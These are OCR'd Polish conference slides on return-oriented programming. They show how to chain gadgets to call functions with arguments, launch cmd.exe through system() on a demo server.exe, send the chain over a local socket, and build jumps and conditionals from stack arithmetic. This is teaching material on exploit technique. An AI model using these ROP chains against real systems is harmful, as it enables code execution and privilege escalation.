
Problem wywoływania funkcji z parametrami



EIP = addr funkcji

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami



EIP = pop EAX

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami

STOS

...	...	addr funkcji	adres POP x3	ESP→	arg2
arg3	oczekiwany RET	...	...	...	...

```
pop EAX
pop EDX
pop EBP
ret
```

EIP = pop EDX

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami

STOS

...	...	addr funkcji	adres POP x3	arg1	ESP→
arg3	oczekiwany RET	...	.	...	...

```
pop EAX
pop EDX
pop EBP
ret
```

EIP = pop EBP

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami

STOS

...	...	addr funkcji	adres POP x3	arg1	arg2
ESP→	oczekiwany RET	...	...	...	...


```
pop EAX
pop EDX
pop EBP
ret
```

EIP = ret

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami

STOS					
...	...	addr funkcji	adres POP x3	arg1	arg2
arg3	ESP→	...	...	...	...



```
pop EAX
pop EDX
pop EBP
ret
```

EIP = oczekiwany RET

Pseudo-język pseudo-skryptowy

```
void Call_system(DWORD what)
{
  exploit.push_back(
    GetAPIAddress(
      "msvcrt.dll",
      "system"));
  exploit.push_back(ADDR_SETECX);
  exploit.push_back(what);
}
```

Pseudo-język pseudo-skryptowy

```
DWORD GetAPIAddress(
      const char *lib,
      const char *name)
{
   return (DWORD)GetProcAddress(
      GetModuleHandle(lib),
      name);
}
```

Pseudo-język pseudo-skryptowy

Exploitujemy server.exe!

Quest: Odpalić cmd.exe z prawami usera admin.

Pseudo-język pseudo-skryptowy

```
exploit.resize(28 / 4);
DWORD SomeFreeSpace=0x00406058;

Emit(SomeFreeSpace,
   "c:\\windows\\system32"
   "\\cmd.exe\0", 28);
Call_system(SomeFreeSpace);
```

Pseudo-język pseudo-skryptowy

```
NetSock s;
s.Connect("127.0.0.1", 33333);
s.Write(
   &exploit[0],
   exploit.size()*4);
s.Disconnect();
```

Pseudo-język pseudo-skryptowy

DEMO 03

Skoki i pętle

Mechanizm skoków - labele (kompilacja jednoprzebiegowa)

```
struct StrCmp {
  bool operator()(
    const char* s1,
    const char* s2) const
{ return strcmp( s1, s2 ) < 0; } };

map<const char*, DWORD, StrCmp>
  labels;
```

Mechanizm skoków - labele (kompilacja jednoprzebiegowa)

```
void Label(const char *label)
{
  labels[strdup(label)] =
    exploit.size() * 4;
}
```

Skoki i pętle

Skok bezwarunkowy:
(Ważne: ESP jest naszym EIP!)

```
---- RTA @ 77e942dd ----  (2)
     ADD ESP, [EBX]
     RET
```

Skoki i pętle

Skok bezwarunkowy: (Ważne: ESP jest naszym EIP!)

```
void Jump(const char *label) {
 DWORD Current =
  (exploit.size() + 8) * 4;
 DWORD RelJump = labels[label] -
  Current;
 Poke(SOME_FREE_SPACE, RelJump);
 SetEBX(SOME_FREE_SPACE);
 exploit.push_back(ADDR_ADDESPPEBX);
}
```

Skoki i pętle

Skok bezwarunkowy:
Przykład użycia (pętla nieskończona):

```
Label("start");
Jump("start");
```

Skoki i pętle

Skok bezwarunkowy:
Przykład użycia (pętla nieskończona):

DEMO 04

Skoki i pętle

Skoki w przód:
Należy zrobić dwuprzebiegową kompilacje, z opóźnionym uzupełnianiem exploita.

Wywołanie funkcji i niszczenie stosu:
Funkcje korzystając ze stosu niszczą go, przez co przeplatanie pętli z wywołaniami funkcji jest utrudnione.

Skoki i pętle

Skoki warunkowe:

Nie możemy używać Jcc (jnz, jne, etc) ponieważ Jcc zmienia EIP a nie ESP!

Co zamiast Jcc?

Skoki i pętle

SETcc i trochę matematyki! :)

Skoki i pętle

Przykład:
Skocz do A jeżeli zmienna B != 0

Skoki i pętle

Przykład:
Skocz do A jeżeli zmienna B != 0

MOV EAX, B	B	B

Skoki i pętle

Przykład:
Skocz do A jeżeli zmienna B != 0

MOV EAX, B	B	B
TEST EAX, EAX SETNZ AL MOVZX EAX, AL	0	1

Skoki i pętle

Przykład:
Skocz do A jeżeli zmienna B != 0

MOV EAX, B	B	B
TEST EAX, EAX SETNZ AL MOVZX EAX, AL	0	1
DEC EAX	FFFFFFFF	0

Skoki i pętle

Przykład:
Skocz do A jeżeli zmienna B != 0

MOV EAX, B	B	B
TEST EAX, EAX SETNZ AL MOVZX EAX, AL	0	1
DEC EAX	FFFFFFFF	0
NOT EAX	0	FFFFFFFF

Skoki i pętle

Przykład:
Skocz do A jeżeli zmienna B != 0

MOV EAX, B	B	B
TEST EAX, EAX SETNZ AL MOVZX EAX, AL	0	1
DEC EAX	FFFFFFFF	0
NOT EAX	0	FFFFFFFF
AND EAX, A	0	A

Skoki i pętle

Przykład:
Skocz do A jeżeli zmienna B != 0

MOV EAX, B	B	B
TEST EAX, EAX SETNZ AL MOVZX EAX, AL	0	1
DEC EAX	FFFFFFFF	0
NOT EAX	0	FFFFFFFF
AND EAX, A	0	A
ADD ESP, EAX		

Skoki i pętle

Zamiast TEST i SETcc można pobrać rejestr EFLAGS i na nim operować.

(Return-oriented programming @ BH 2008)

Luźne rozważania...

A tak naprawdę wystarczy zapis do pamięci...
(VirtualAlloc, rozpakowanie kodu, RET)

Luźne rozważania...

Anty ret-2-anything czyli ASLR: Vista vs OS X vs Linux-based

Luźne rozważania...

A gdyby tak użyć ret-2-anything jako zabezpieczenie przed RE?
(trace)

Luźne rozważania...

Kompilacja C/Pascala/Javy do RTA?

The End

Dziękuje za uwagę!
Czas na pytania ;>

-=(* e-mail *)=-
gynvael@coldwind.pl
michael@hispasec.com

-=(* blog *)=-
http://gynvael.coldwind.pl